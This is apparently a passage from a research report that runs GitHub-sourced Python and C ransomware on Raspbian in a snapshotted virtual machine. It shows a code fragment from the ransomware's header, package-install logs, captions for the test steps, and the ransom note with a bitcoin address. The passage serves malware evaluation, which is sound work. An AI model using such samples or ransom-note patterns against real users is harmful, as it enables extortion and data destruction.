pip.main(["install","gspread"])
import gspread
from oauth2client.service_account import ServiceAccountCredentials
from pyasn1.compat.octets import null
from urllib.request import urlopen


# this function encrypts a single file
def encrypt_file(key, filename, filepath):
```


Figure 10: Pip in Ransomware file



```
Reading package lists... Done
Building dependency tree
Reading state information... Done
python3-pip is already the newest version (18.1-5+rpt1).
0 upgraded, 0 newly installed, 0 to remove and 185 not upgraded.
pi@raspberrypi:~ $ nano ~/.bashrc
pi@raspberrypi:~ $ source ~/.bashrc
pi@raspberrypi:~ $ python --version
Python 3.7.3
pi@raspberrypi:~ $ sudo apt-get install gspread
Reading package lists... Done
Building dependency tree
Reading state information... Done
E: Unable to locate package gspread
pi@raspberrypi:~ $ pip3 install gspread
Looking in indexes: https://pypi.org/simple, https://www.piwheels.org/simple
Collecting gspread
  Downloading https://files.pythonhosted.org/packages/43/f8/45bd4a1419fd65ecc02e
eaceb92f9dc72aca20c32e766a18d495c68006db/gspread-3.1.0-py3-none-any.whl
Requirement already satisfied: requests>=2.2.1 in /usr/lib/python3/dist-packages
 (from gspread) (2.21.0)
Installing collected packages: gspread
Successfully installed gspread-3.1.0
pi@raspberrypi:~ $
```



```
pi@raspberrypi:~ $ pip3 instal oauth2client
ERROR: unknown command "instal" - maybe you meant "install"
pi@raspberrypi:~ $ pip3 install oauth2client
Looking in indexes: https://pypi.org/simple, https://www.piwheels.org/simple
Collecting oauth2client
  Downloading https://files.pythonhosted.org/packages/95/a9/4f25a14d23f0786b6487
5b91784607c2277eff25d48f915e39ff0cff505a/oauth2client-4.1.3-py2.py3-none-any.whl
 (98kB)
    100% |████████████████████████████████| 102kB 304kB/s
Requirement already satisfied: six>=1.6.1 in /usr/lib/python3/dist-packages (fro
m oauth2client) (1.12.0)
Collecting pyasn1-modules>=0.0.5 (from oauth2client)
  Downloading https://files.pythonhosted.org/packages/52/50/bb4cefca37da63a0c522
18ba2cb1b1c36110d84dcbae8aa48cd67c5e95c2/pyasn1_modules-0.2.7-py2.py3-none-any.w
hl (131kB)
    100% |████████████████████████████████| 133kB 683kB/s
Collecting httplib2>=0.9.1 (from oauth2client)
  Downloading https://files.pythonhosted.org/packages/d2/84/f97b9efdb17c9b73e133
bdbf2b4bfd09cd0be655e36e3ee3c4bec9095048/httplib2-0.14.0-py3-none-any.whl (94kB)
    100% |████████████████████████████████| 102kB 1.9MB/s
Collecting pyasn1>=0.1.7 (from oauth2client)
  Downloading https://files.pythonhosted.org/packages/62/1e/a94a8d635fa3ce4cfc7f
506003548d0a2447ae76fd5ca53932970fe3053f/pyasn1-0.4.8-py2.py3-none-any.whl (77kB
)
```



```
hl (131kB)
    100% |████████████████████████████████| 133kB 683kB/s
Collecting httplib2>=0.9.1 (from oauth2client)
  Downloading https://files.pythonhosted.org/packages/d2/84/f97b9efdb17c9b73e133
bdbf2b4bfd09cd0be655e36e3ee3c4bec9095048/httplib2-0.14.0-py3-none-any.whl (94kB)
    100% |████████████████████████████████| 102kB 1.9MB/s
Collecting pyasn1>=0.1.7 (from oauth2client)
  Downloading https://files.pythonhosted.org/packages/62/1e/a94a8d635fa3ce4cfc7f
506003548d0a2447ae76fd5ca53932970fe3053f/pyasn1-0.4.8-py2.py3-none-any.whl (77kB
)
    100% |████████████████████████████████| 81kB 2.1MB/s
Collecting rsa>=3.1.4 (from oauth2client)
  Downloading https://files.pythonhosted.org/packages/02/e5/38518af393f7c2143570
79ce67a317307936896e961e35450b70fad2a9cf/rsa-4.0-py2.py3-none-any.whl
Installing collected packages: pyasn1, pyasn1-modules, httplib2, rsa, oauth2clie
nt
  The scripts pyrsa-decrypt, pyrsa-encrypt, pyrsa-keygen, pyrsa-priv2pub, pyrsa-
sign and pyrsa-verify are installed in '/home/pi/.local/bin' which is not on PAT
H.
  Consider adding this directory to PATH or, if you prefer to suppress this warn
ing, use --no-warn-script-location.
Successfully installed httplib2-0.14.0 oauth2client-4.1.3 pyasn1-0.4.8 pyasn1-mo
dules-0.2.7 rsa-4.0
pi@raspberrypi:~ $ 
```

3.1.4 Running a Ransomware on Raspbian


All Ransomware which were available for linux in Github written in python and C language

Table 3: Ransomware Features

Language	**Malware Type**	**Targeted Architecture**
Python	Ransomware	Raspbian OS
C	Ransomware	Raspbian OS

Python Ransomware:

Python ransomware which was written in python3 language, when run on Raspbian OS terminal it run successfully. After execution it showed a screen which asked user to install a required plugin. When user click on the button, it places a ransom note file at the desktop requesting user to pay if you want to get your file back.



Removable medium is inserted

Removable medium is inserted

Type of medium: removable disk

Select the action you want to perform:

Open in File Manager

Figure 11: Copy Ransomware from USB to Raspbian OS





Figure 12: Ransomwares for Testing




Taking a snapshot lets you preserve the state of the virtual machine so that you can return to the same state later.

Name: Snapshot 2


Description: This is 2nd snapshot as it has ransomware files.

Figure 13: Taking a snapshot before running a ransomware on Raspbian OS



/home/pi/Desktop/Ransomware/Ransomware/Ransomware 1/Ransomware-mas


Figure 14: Ransomware 1(Written in Python)



/home/pi/Desktop/Ransomware/Ransomware/Ransomware 1/Ransomware-mas


```
pi@raspberrypi:~/Desktop/Ransomware/Ransomware/Ransomware 1/Ransomware-master $
```

Figure 15: Running ransomware on Raspbian terminal



Click to install the required plugin:

Figure 16: Ransomware asking for to install a plugin




Your file have been encrypted!
They are encrypted with AES, SHA256 hash
That means impossible to decrypt without the password!
To get them back transfer 0.5 bitcoins to our bitwallet address:
HB5XMLmzFVj8ALj6mfBsbifRoD4miY36v

Provide your unique id as well (so we know you paid)
Do not quit this window!!!

H0LA4WOXbSakNNM6r2u4

Enter the password once we have emailed it to you.

Figure 17: Ransomware execute successfully




```
your file have been encrypted, to get them back transfer 0.5 bitcoins to our bitwallet address along with your uni

bitwallet address: 1HB5XMLmzFVj8ALj6mfBsbifRoD4miY36v
your unique username: H0LA4WOXbSakNNM6r2u4
```

Figure 18: Ransom Note placed by ransomware on raspbian desktop


Ransomware Written in C

This ransomware having four files. Ransomware.c is the main file that includes of encryption code and after successful execution, it encrypts the OS functionality. All results showed at the cmd.



